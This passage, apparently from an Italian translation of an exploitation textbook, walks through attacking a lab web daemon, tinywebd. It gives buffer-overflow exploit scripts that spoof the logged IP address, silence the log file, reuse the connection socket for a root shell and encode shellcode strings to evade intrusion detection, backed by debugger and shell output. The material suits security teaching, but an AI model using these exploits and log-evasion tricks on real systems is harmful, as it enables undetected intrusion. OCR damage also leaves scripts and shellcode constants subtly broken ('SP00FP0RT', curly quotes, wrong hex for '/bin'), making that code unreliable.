Il nostro attuale exploit nascosto camuffa soltanto la richiesta web, ma l'indirizzo IP e il timestamp vengono comunque scritti nel file di log. Questo tipo di camuffamento rende gli attacchi più difficili da trovare, ma non invisibili. L'indirizzo IP dell'aggressore è scritto in file di log che possono essere archiviati anche per anni, e questo potrebbe causare problemi in futuro. Poiché stiamo lavorando con i dettagli interni del daemon tinyweb, dovremmo essere in grado di nascondere la nostra presenza ancora meglio.

0x361 Spoofing dell'indirizzo IP registrato nei log

L'indirizzo IP scritto nel file di log proviene da client_addr_ptr, che è passato a `handle_connection()`.

Porzione di codice da tinywebd.c

```
void   handle_connection(int   sockfd,   struct
sockaddr_in *client_addr_ptr, int logfd) {
   unsigned char *ptr, request[500], resource[500],
   log_buffer[500]; int fd, length;

   length = recv_line(sockfd, request);

      sprintf(log_buffer,  "From  %s:%d  \"%s\"\t",
inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);
```

Per effettuare lo spoofing dell'indirizzo IP basta semplicemente iniettare la nostra struttura sockaddr_in e sovrascrivere client_addr_ptr con l'indirizzo della struttura iniettata. Il modo migliore per generare una struttura sockaddr_in da iniettare è quello di scrivere un programmino in C che la crei e ne esegua il dump. Il codice sorgente che segue crea la struttura usando argomenti della riga di comando e poi scrive i dati della struttura direttamente nel descrittore di file 1, che corrisponde allo standard output.

addr_struct.c

```
#include <stdio.h>
#include <stdlib.h>
```

```
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
 struct sockaddr_in addr;
 if(argc != 3) {
      printf("Usage:    %s  <target  IP>  <target
port>\n", argv[0]);
   exit(0);
 }
 addr.sin_family = AF_INET;
 addr.sin_port = htons(atoi(argv[2]));
 addr.sin_addr.s_addr = inet_addr(argv[1]);


 write(1, &addr, sizeof(struct sockaddr_in));
}
```

Questo programma può essere usato per iniettare una struttura sockaddr_in. L'output che segue mostra compilazione ed esecuzione del programma.

```
reader@hacking:~/booksrc  $  gcc  -o  addr_struct
addr_struct.c
reader@hacking:~/booksrc    $    ./addr_struct
12.34.56.78 9090
##
  "8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc    $    ./addr_struct
12.34.56.78 9090 | hexdump -C
00000000 02 00 23 82 0c 22 38 4e 00 00 00 00 f4 5f
fd b7 |.#."8N...._.| 00000010
reader@hacking:~/booksrc $
```

Per integrare il programma nel nostro exploit, la struttura dell'indirizzo è iniettata dopo la richiesta contraffatta, ma prima del NOP sled. Poiché la richiesta contraffatta è lunga 15 byte e sappiamo che il buffer inizia a 0xbffff5c0, l'indirizzo contraffatto sarà iniettato in 0xbfffff5cf.

```
reader@hacking:~/booksrc      $      grep      0x
xtool_tinywebd_steath.sh
RETADDR="\x24\xf6\xff\xbf" # at +100 bytes from
buffer @ 0xbffff5c0
reader@hacking:~/booksrc $ gdb -q-batch -ex "p /x
0xbffff5c0 + 15"
$1 = 0xbffff5cf
reader@hacking:~/booksrc $
```

Poiché `client_addr_ptr` è passato come secondo argomento della funzione, si troverà nello stack due dword dopo l'indirizzo di ritorno. Il seguente script di exploit inietta una struttura di indirizzo contraffatto e sovrascrive `client_addr_ptr`.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Strumento di exploit con spoofing IP per tinywebd

SPOOFIP="12.34.56.78"
SP00FP0RT="9090"

if [ -z "$2" ]; then # Se argomento 2 è vuoto
 echo "Usage:  $0 <shellcode file> <target IP>"
 exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c
```

```
| cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # A +100 byte dal
buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dal buffer
@ 0xbffff5c0
echo "target IP: $2"
SIZE="wc -c $1 | cut -f1 -d ' '
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE
bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE -
$FR_SIZE - 16))



 echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP
$ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr
128] [*fake_addr 8]"
 (perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 .
\"\r\n\"") | nc -w 1 -v $2 80
```

Il modo migliore per capire bene il funzionamento di questo script di exploit è quello di osservare tinywebd da GDB. Nell'output che segue si è usato GDB per agganciarsi al processo tinywebd in esecuzione, si sono impostati dei breakpoint prima dell'overflow ed è stata generata la porzione con l'IP del buffer di log.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root 27264 0.0 0.0 1636 420 ? Ss 20:47 0:00
./tinywebd
reader 30648 0.0 0.0 2880 748 pts/2 R+ 22:29 0:00
grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q—pid=27264
--symbols=./a.out


warning: not using untrusted file "/home/reader/
.gdbinit"
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file
or directory.
A program is being debugged already. Kill it? (y
or n) n Program not killed.
(gdb) list handle_connection
77 /* Gestisce la connessione sul socket passato
dall'indirizzo client # passato
78 * e registra il log sul descrittore di file
passato. La connessione è elaborata
79 * come richiesta web, e la funzione risponde
sul socket di connessione.
80 * Infine, il socket passato viene chiuso al
termine della funzione.
81 */
82 void handle_connection(int sockfd, struct
sockaddr_in *client_addr_ptr, int logfd) {
83    unsigned char *ptr, request[500],
resource[500], log_buffer[500];
```

```
84 int fd, length;
85
86 length = recv_line(sockfd, request);
(gdb)
87
88  sprintf(log_buffer, "From %s:%d \"%s\"\t",
inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr- >sin_port), request);
89
90 ptr = strstr(request, " HTTP/"); // Cerca una
richiesta che
 // sembri valida.
91 if(ptr == NULL) { // Then this isn't valid HTTP

92  strcat(log_buffer, "NOT HTTP!\n");
93  } else {
94   *ptr = 0;   // Termina il buffer al termine
dell'URL.
95  ptr = NULL; // Impostag ptr a NULL (usato come
flag
        // per una richiesta non valida).
96    if(strncmp(request, "GET", 4) == 0) //
Richiesta GET
(gdb)  break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line
86.
(gdb)  break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line
89.
(gdb) cont
Continuing.
```

Poi, da un altro terminale, si usa il nuovo exploit nascosto per far avanzare l'esecuzione nel debugger.

```
reader@hacking:˜/booksrc $
./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332]
[shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:˜/booksrc $
```

Tornati al terminale di debugging, si arriva al primo breakpoint.

```
Breakpoint 1, handle_connection (sockfd=9,
client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86 length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=9,
client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) print client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810
(gdb) print *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr =
{s_addr = 16777343}, sin_zero =
"\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4: 0xbffff810
```

```
(gdb) x/24x request + 500
0xbffff7b4:     0xbffff624  0xbffff624  0xbffff624
0xbffff624
0xbffff7c4:     0xbffff624  0xbffff624  0x0804b030
0xbffff624
0xbffff7d4:     0x00000009  0xbffff848  0x08048fb7
0x00000009

0xbffff7e4:     0xbffff810  0x00000003  0xbffff838
0x00000004
0xbffff7f4:     0x00000000  0x00000000  0x08048a30
0x00000000
0xbffff804:     0x0804a8c0  0xbffff818  0x00000010
0x3bb40002
(gdb) cont
Continuing.

Breakpoint       2,       handle_connection
(sockfd=-1073744433, client_addr_
ptr=0xbffff5cf, logfd=2560)

at tinywebd.c:90
90  ptr = strstr(request, " HTTP/"); // Search for
valid-looking
                                    // request.
(gdb) x/24x request + 500
0xbffff7b4:           0xbffff624    0xbffff624
0xbffff624  0xbffff624
0xbffff7c4:           0xbffff624    0xbffff624
0xbffff624  0xbffff624
0xbffff7d4:           0xbffff624    0xbffff624
0xbffff624  0xbffff5cf
0xbffff7e4:           0xbffff5cf    0x00000a00
```

```
0xbffff838  0x00000004
0xbffff7f4:            0x00000000     0x00000000
0x08048a30  0x00000000
0xbffff804:            0x0804a8c0     0xbffff818
0x00000010  0x3bb40002
(gdb) print client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print *client_addr_ptr
$5 = {sin_family = 2, sin_port = 33315, sin_addr =
{s_addr = 1312301580},
sin_zero = "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:  "From  12.34.56.78:9090  \"GET  /  HTTP/
1.1\"\t"
(gdb)
```

Al primo breakpoint, client_addr_ptr appare in 0xbffff7e4 e punta a 0xbffff810, che si trova nello stack due dword dopo l'indirizzo di ritorno. Il secondo breakpoint si trova dopo la sovrascrittura, perciò client_addr_ptr in 0xbffff7e4 è sovrascritto con l'indirizzo della struttura sockaddr_in iniettata in 0xbffff5cf. Da qui possiamo osservare log_buffer prima che sia scritto sul log per verificare che l'iniezione dell'indirizzo abbia funzionato.

0x362 Exploit senza tracce nei log

L'ideale sarebbe di non lasciare alcuna traccia con i nostri exploit. Sebbene sia, a volte, tecnicamente possibile eliminare i file di log dopo avere ottenuto una shell di root, per i nostri scopi supponiamo che il

programma faccia parte di un'infrastruttura sicura in cui i file di log sono copiati in mirror su un server sicuro usato appositamente per il log, con accesso minimo, che potrebbe perfino essere una stampante. In questi casi, eliminare i file di log dopo l'attacco non serve. La funzione `timestamp()` nel daemon tinyweb tenta di proteggersi scrivendo direttamente in un descrittore di file aperto. Non possiamo evitare che questa funzione sia richiamata, e non possiamo annullare la scrittura che essa effettua nel file di log. Questa sarebbe una contromisura efficace, ma è stata implementata male; in effetti, nell'exploit precedente ci siamo fermati su questo problema.

Benché `logfd` sia una variabile globale, è anche passata a `handle_connection()` come argomento di funzione. Dalla discussione del contesto funzionale dovreste ricordare che in questo modo si crea un'altra variabile stack con lo stesso nome, logfd. Poiché questo argomento si trova subito dopo `client_addr_ptr` sullo stack, viene parzialmente sovrascritto dal terminatore null e dal byte 0x0a in più che si trova alla fine del buffer di exploit.

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4:  0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8:  0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:  0x00 0x0a 0x00 0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:   0xcf  0xf5  0xff  0xbf  0x00  0x0a  0x00
0x00
(gdb) p logfd
$6 = 2560 (gdb) quit
The program is running. Quit anyway (and detach
it)? (y or n) y
Detaching from program: , process 27264
```

```
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Finché il descrittore di file di log non è 2560 (0x0a00 in esadecimale), ogni volta che `handle_connection()` tenta di scrivere sul log fallisce. Questo effetto si può esaminare rapidamente con strace. Nell'output che segue, strace è usato con l'opzione della riga di comando -p per agganciarsi a un processo in esecuzione. L'argomento `-e trace=write` indica a strace di esaminare solo chiamate di scrittura (*write*). Ancora una volta, lo strumento di exploit con spoofing è usato in un altro terminale per connettersi e far avanzare l'esecuzione.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root   478  0.0  0.0  1636  420  ?  Ss  23:24  0:00
./tinywebd
reader 525 0.0 0.0 2880 748 pts/1 R+ 23:24 0:00
grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e
trace=write
Process 478 attached - interrupt to quit
write(2560, "09/19/2007 23:29:30> ", 21) = -1
EBADF (Bad file descriptor)
write(2560, "From 12.34.56.78:9090 \"GET / HTT"..,
47) = -1 EBADF (Bad file descriptor)
Process 478 detached
reader@hacking:~/booksrc $
```

Questo output mostra chiaramente i tentativi falliti di scrivere nel file di log. Normalmente non saremmo in grado di sovrascrivere la variabile logfd, poiché c'è l'intralcio di `client_addr_ptr` e una manipolazione poco accurata di questo puntatore porta solitamente a un

crash. Tuttavia, poiché ci siamo assicurati che questa variabile punti a un'area di memoria valida (la nostra struttura di indirizzo camuffato che è stata iniettata), siamo liberi di sovrascrivere le variabili che si trovano oltre essa. Poiché il daemon tinyweb reindirizza lo standard output in /dev/ null, il prossimo script di exploit sovrascriverà la variabile logfd passata con 1, corrispondente allo standard output. In questo modo si evita che gli elementi siano scritti nel file di log, ma in un modo molto migliore e senza errori.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Strumento di exploit nascosto e silente per
tinywebd
# esegue anche lo spoofing dell'indirizzo IP
registrato in memoria



SPOOFIP="12.34.56.78"
SP00FP0RT="9090"
if [ -z "$2" ]; then # Se l'argomento 2 è vuoto
 echo "Usage:  $0 <shellcode file> <target IP>"
 exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c
| cut -f1 -d ' ')

0FFSET=540
RETADDR="\x24\xf6\xff\xbf" # A +100 byte dal
buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dal buffer
@ 0xbffff5c0
```

```
echo “target IP:  $2”
SIZE=“wc -c $1 | cut -fi -d ‘’
echo “shellcode:  $1 ($SIZE bytes)”
echo  “fake  request:    \”$FAKEREQUEST\“  ($FR_SIZE
bytes)”
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE -
$FR_SIZE - 16))


echo “[Fake Request $FR_SIZE] [spoof IP 16] [NOP
$ALIGNED_SLED_SIZE]  [shellcode  $SIZE]  [ret  addr
128] [*fake_addr 8]”
(perl -e “print \”$FAKEREQUEST\“”;
./addr_struct “$SPOOFIP” “$SPOOFPORT”;
perl -e “print \”\x90\“x$ALIGNED_SLED_SIZE”;
cat $1;
perl -e “print \”$RETADDR\“x32 . \”$FAKEADDR\“x2 .
\”\x01\x00\x00\x00\ r\n\“”) | nc -w 1 -v $2 80
```

Quando viene usato questo script, l’exploit è del tutto silente e non viene scritto nulla nel file di log.

```
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc    $    ls    -l    /var/log/
tinywebd.log
-rw------ 1 root reader 6526 2007-09-19 23:24 /var/
log/tinywebd.log
reader@hacking:~/booksrc                 $
./xtool_tinywebd_silent.sh mark_restore 127.0.0.1
target IP:  127.0.0.1
shellcode:  mark_restore (53 bytes)
```

```
fake request:  "GET / HTTP/1.1\x00" (15 bytes)
[Fake  Request  15]  [spoof  IP  16]  [NOP  332]
[shellcode 53] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc   $   ls   -l   /var/log/
tinywebd.log
-rw------ 1 root reader 6526 2007-09-19 23:24 /var/
log/tinywebd.log
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------ 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking:~/booksrc $
```

Notate che la dimensione del file di log e il tempo di accesso rimangono inalterati. Usando questa tecnica possiamo realizzare l'exploit di tinywebd senza lasciare alcuna traccia nei file di log. Inoltre le chiamate di scrittura sono eseguite in modo pulito, come se tutto fosse scritto in /dev/null. Ciò è mostrato da strace nell'output che segue, quando lo strumento di exploit silente è eseguito in un altro terminale.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root  478  0.0  0.0  1636  420  ?  Ss  23:24  0:00
./tinywebd
reader 1005 0.0 0.0 2880 748 pts/1 R+ 23:36 0:00
grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e
trace=write
Process 478 attached - interrupt to quit
write(1, "09/19/2007 23:36:31> ", 21) = 21
write(1, "From  12.34.56.78:9090  \"GET  /  HTT"..,
47) = 47
Process 478 detached
reader@hacking:~/booksrc $
```

0x370 L’infrastruttura completa

Come sempre, i dettagli possono essere nascosti in un quadro più grande. Un singolo host solitamente fa parte di un’infrastruttura. Contromisure come sistemi di rilevamento delle intrusioni (IDS, Intrusion Detection System) e sistemi di prevenzione delle intrusioni (IPS, Intrusion Prevention System) possono rilevare un traffico di rete anomalo. Anche semplici file di log su router e firewall possono mettere in luce connessioni anomale che sono sintomo di un’intrusione. In particolare, la connessione alla porta 31337 usata nel nostro shellcode connect-back rappresenta una spia di pericolo. Potremmo cambiare la porta usandone una che appaia meno sospetta, ma già il fatto che un server web apra connessioni in uscita rappresenta un avvertimento visibile in sé. Un’infrastruttura ad alto livello di sicurezza potrebbe persino avere impostato il firewall con filtri *egress* per evitare qualsiasi connessione in uscita. In tali situazioni, l’apertura di una nuova connessione è impossibile, oppure viene rilevata subito.

0x371 Riuso di socket

Nel nostro caso non è necessario aprire una nuova connessione, poiché abbiamo già un socket aperto dalla richiesta web. Poiché stiamo lavorando all’interno del daemon tinyweb, con un po’ di debugging possiamo riusare il socket esistente per la shell di root. In questo modo evitiamo che altre connessioni TCP siano registrate nei log e possiamo realizzare exploit nei casi in cui l’host target non può aprire connessioni all’esterno. Osservate il codice sorgente di tinywebd.c mostrato di seguito.

Estratto da tinywebd.c

```
while(1) { // Accept loop
 sin_size = sizeof(struct sockaddr_in);
  new_sockfd = accept(sockfd, (struct sockaddr
*)&client_addr, &sin_
size);
 if(new_sockfd == -1)
 fatal("accepting connection");
   handle_connection(new_sockfd, &client_addr,
logfd);

 }
 return 0;
}

/* Questa funzione gestisce la connessione sul
socket passato dall'indirizzo client
* passato e registra il logo sul descrittore di
file passato. La connessione
* è elaborata come richiesta web, e la funzione
risponde sul socket di connessione.
*/
* Infine, il socket passato viene chiuso al
termine della funzione.
*/
void handle_connection(int sockfd, struct
sockaddr_in *client_addr_ptr, int logfd) {
 unsigned char *ptr, request[500], resource[500],
log_buffer[500];
 int fd, length;


length = recv_line(sockfd, request);
```

Sfortunatamente, il `sockfd` passato a `handle_connection()` sarà inevitabilmente sovrascritto in modo che possiamo sovrascrivere logfd. Questa sovrascrittura si verifica prima che otteniamo il controllo del programma nello shellcode, perciò non vi è modo di recuperare il precedente valore di sockfd. Fortunatamente, `main()` mantiene un'altra copia del descrittore di file del socket in `new_sockfd`.

```
reader@hacking:˜/booksrc $ ps aux | grep tinywebd
root 478 0.0 0.0 1636 420 ? Ss 23:24 0:00
./tinywebd
reader 1284 0.0 0.0 2880 748 pts/1 R+ 23:42 0:00
grep tinywebd
reader@hacking:˜/booksrc $ gcc -g tinywebd.c
reader@hacking:˜/booksrc $ sudo gdb -q—pid=478
--symbols=./a.out

warning: not using untrusted file "/home/reader/
.gdbinit"

Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file
or directory.
A program is being debugged already. Kill it? (y
or n) n
Program not killed. (gdb) list handle_connection
77 /* Questa funzione gestisce la connessione sul
socket passato dall'indirizzo client
78 * passato e registra il logo sul descrittore di
file passato. La connessione
79 * è elaborata come richiesta web, e la funzione
risponde sul socket di connessione.
```

```
80 * Infine, il socket passato viene chiuso al
termine della funzione.
81 */
82 void handle_connection(int sockfd, struct
sockaddr_in *client_addr_ptr, int logfd) {
83 unsigned char *ptr, request[500],
resource[500], log_buffer[500];
84 int fd, length;
85
86 length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line
86.
(gdb) cont
Continuing.
```

Dopo l’impostazione del breakpoint e la continuazione del programma, si usa lo strumento di exploit silente da un altro terminale per connettersi e fare avanzare l’esecuzione.

```
Breakpoint 1, handle_connection (sockfd=13,
client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86 length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xbffff7e0: 0x0000000d
(gdb) x/x &new_sockfd
No symbol “new_sockfd” in current context.
(gdb) bt
#0 handle_connection (sockfd=13,
client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
```

```
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1 (gdb) x/x &new_sockfd

0xbffff83c:  0x0000000d
(gdb) quit
The program is running. Quit anyway (and detach
it)? (y or n) y Detaching from program:  , process
478
reader@hacking:~/booksrc $
```

Questo output di debugging mostra che `new_sockfd` è registrato in `0xbffff83c` nel frame dello stack di main. Usandolo, possiamo creare shellcode che impieghi il descrittore di file socket registrato qui, invece di creare una nuova connessione.

Potremmo anche usare questo indirizzo direttamente, ma vi sono molti elementi che potrebbero causare uno spostamento della memoria nello stack. Se ciò si verifica e lo shellcode usa un indirizzo dello stack inserito esplicitamente nel codice, l'exploit fallirà. Per rendere lo shellcode più affidabile, prendete spunto dal modo in cui il compilatore gestisce le variabili dello stack. Se usiamo un indirizzo relativo al registro ESP, anche se lo stack viene spostato un poco, l'indirizzo di `new_sockfd` sarà sempre corretto perché l'offset dall'ESP sarà lo stesso. Come ricorderete dal debugging dello shellcode `mark_break`, l'ESP era `0xbffff7e0`. Usando tale valore, si ottiene che l'offset è di `0x2c` byte.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0xbffff83c - 0xbffff7e0
$1 = 0x2c
(gdb)
```

Lo shellcode seguente riusa il socket esistente per la shell di root.

socket_reuse_restore.s

```
BITS 32


push BYTE 0x02 ; Fork è la chiamata di sistema
numero 2 pop eax
int 0x80 ; Dopo il fork, nel processo figlio eax
== 0.
test eax, eax
jz child_process ; Nel processo figlio avvia una
shell.

 ; Nel processo genitore ripristina tinywebd.
lea ebp, [esp+0x38] ; Ripristina EBP.
push 0x08048fb7 ; Indirizzo di ritorno.
ret ; Return.

child_process:
 ; Riusa il socket esistente.
  lea edx, [esp+0x2c] ; Inserisce l'indirizzo di
new_sockfd in edx.
  mov ebx, [edx] ; Inserisce il valore di
new_sockfd in ebx.
 push BYTE 0x02
 pop ecx ; ecx inizia a 2.
 xor eax, eax
 xor edx, edx
dup_loop:
  mov BYTE al, 0x3F ; dup2 chiamata di sistema
numero 63
 int 0x80 ; dup2(c, 0)
 dec ecx ; Conta alla rovescia fino a 0.
```

```
 jns dup_loop ; Se il flag di segno non é
impostato, ecx non é
 ; negativo.

; execve(const char *filename, char *const argv
[], char *const envp[])
 mov BYTE al, 11 ; execve chiamata di sistema
numero 11
 push edx ; Inserisce dei null per terminazione
stringa.
 push 0x38732f2f ; Inserisce "//sh" nello stack.
 push 0x3e69622f ; Inserisce "/bin" nello stack.
 mov ebx, esp ; Inserisce l'indirizzo di "/
bin//sh" in ebx, via esp.
 push edx ; Inserisce il terminatore nulla a 32
bit nello stack.
 mov edx, esp ; Questo é un array vuoto per envp.
 push ebx ; Inserisce l'indirzzo della stringa
nello stack sopra
 ; il terminatore null.
 mov ecx, esp ; Questo é l'array argv con il
puntatore stringa.
 int 0x80 ; execve("/bin//sh", ["/bin//sh", NULL],
[NULL])
```

Per usare in modo efficace questo shellcode, ci serve un altro strumento di exploit che consente di inviare il buffer di exploit ma mantiene il socket disponibile per ulteriori operazioni di I/O. Questo secondo script di exploit aggiunge un comando cat - al termine del buffer di exploit. L'argomento trattino (-) indica lo standard input. L'esecuzione di cat sullo standard input è inutile in sé, ma quando si esegue una pipe del comando in netcat, si collegano standard input e standard output al socket di rete di netcat. Lo script seguente esegue la

connessione al target, invia il buffer di exploit e poi mantiene aperto il socket e ottiene ulteriore input dal terminale. Per fare ciò bastano poche modifiche (evidenziate in grassetto) allo strumento di exploit silente.

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Strumento di exploit silente per tinywebd
#  esegue  anche  lo  spoofing  dell'indirizzo  IP
registrato in memoria
#  riusa  il  socket  esistente,  usa  lo  shellcode
socket_reuse


SPOOFIP="12.34.56.78"
SP00FP0RT="9090"
if [ -z "$2" ]; then # se l'argomento 2 è vuoto
 echo "Usage:  $0 <shellcode file> <target IP>"
 exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c
| cut -f1 -d ' ') 0FFSET=540
RETADDR="\x24\xf6\xff\xbf"  #  a  +100  byte  dal
buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dal buffer
@ 0xbffff5c0
echo "target IP:  $2"
SIZE='wc -c $1 | cut -f1 -d ''
echo "shellcode:  $1 ($SIZE bytes)"
echo  "fake  request:   \"$FAKEREQUEST\"  ($FR_SIZE
bytes)"
```

```
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE -
$FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP
$ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
./addr_struct "$SPOOFIP" "$SPOOFPORT";
perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 .
\"\x01\x00\x00\x00\r\n\""; cat -;) | nc -v $2 80
```

Quando questo strumento è usato con lo shellcode socket_reuse_restore, la shell di root sarà gestita con lo stesso socket usato per la richiesta web, come si vede nell'output che segue.

```
reader@hacking:~/booksrc $ nasm
socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C
socket_reuse_restore
00000000 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68
b7 8f |j.X..t.l$hh.|
00000010 04 08 c3 8d 54 24 5c 8b 1a 6a 02 59 31 c0
31 d2 |..T$\.j.Y1.1.|

00000020 b0 3f cd 80 49 79 f9 b0 0b 52 68 2f 2f 73
68 68 |.?.Iy..Rh// shh|
00000030 2f 62 69 6e 89 e3 52 89 e2 53 89 e1 cd 80
|/bin.R.S..|
0000003e
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
```

```
reader@hacking:~/booksrc                    $
./xtool_tinywebd_reuse.sh   socket_reuse_restore
127.0.0.1
target IP:  127.0.0.1
shellcode:  socket_reuse_restore (62 bytes)
fake request:  "GET / HTTP/1.1\x00" (15 bytes)
[Fake  Request  15]  [spoof  IP  16]  [NOP  323]
[shellcode 62] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

Riusando il socket esistente, questo exploit è ancora meno visibile, perché non crea alcuna connessione aggiuntiva. Meno connessioni significano meno anomalie che una contromisura potrebbe rilevare.

0x380 Contrabbando del payload

I sistemi di rilevamento o di prevenzione delle intrusioni citati in precedenza non si limitano al tracciamento delle connessioni, possono anche ispezionare i pacchetti stessi. Solitamente questi sistemi cercano pattern che indicano un attacco. Per esempio, una semplice ricerca di pacchetti che contengano la stringa /bin/sh troverebbe molti pacchetti contenenti shellcode. La nostra stringa /bin/sh è già un po' nascosta, perché è stata inserita nello stack in pezzi di quattro byte, ma un sistema di rilevamento delle intrusioni potrebbe anche cercare pacchetti contenenti le stringhe /bin e //sh.

Questi tipi di sistemi di rilevamento delle intrusioni che operano con criteri di ricerca di pattern possono risultare molto efficaci nell'intercettare dilettanti che usano exploit prelevati da Internet. Tuttavia, si

possono facilmente aggirare con shellcode personalizzato che nasconde le stringhe rivelatrici.

0x381 Codifica di stringhe

Per nascondere la stringa, aggiungiamo semplicemente 5 a ciascun byte. Poi, dopo che la stringa è stata inserita nello stack, lo shellcode sottrarrà 5 da ciascun byte della stringa nello stack: in questo modo verrà ricostruita la stringa desiderata nello stack, in modo da poterla usare nello shellcode, mantenendola però nascosta durante il transito. L'output che segue mostra il calcolo dei byte codificati.

```
reader@hacking:~/booksrc $ echo "/bin/sh" |
hexdump -C
00000000 2f 62 69 6e 2f 73 68 0a |/bin/sh.|
00000008
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0x0068732f + 0x05050505
$1 = 0x26d7834
(gdb) print /x 0x3e69622f + 0x05050505
$2 = 0x436e6734
(gdb) quit
reader@hacking:~/booksrc $
```

Lo shellcode che segue inserisce questi byte codificati nello stack e poi li decodifica in un ciclo. Inoltre, sono utilizzate due istruzioni int3 per inserire dei breakpoint nello shellcode prima e dopo la decodifica, in modo da poter vedere che cosa accade con GDB.

encoded_sockreuserestore_dbg.s

```
BITS 32

 push BYTE 0x02 ; Fork è la chiamata di sistema
numero 2.
 pop eax
 int 0x80 ; Dopo il fork, nel processo figlio eax
== 0.
 test eax, eax
 jz child_process ; Nel processo figlio apre una
shell.

 ; Nel processo genitore ripristina tinywebd.
 lea ebp, [esp+0x38] ; Ripristina EBP.
 push 0x08048fb7 ; Indirizzo di ritorno.
 ret ; Return

child_process:
 ; Riusa il socket esistente.
 lea edx, [esp+0x2c] ; Inserisce l'indirizzo di
new_sockfd in edx.

mov ebx, [edx] ; Inserisce il valore di new_sockfd
in ebx.
 push BYTE 0x02
 pop ecx ; ecx inizia a 2.
 xor eax, eax
dup_loop:
 mov BYTE al, 0x3F ; dup2 chiamata di sistema
numero 63
 int 0x80 ; dup2(c, 0)
 dec ecx ; Conta alla rovescia fino a 0.
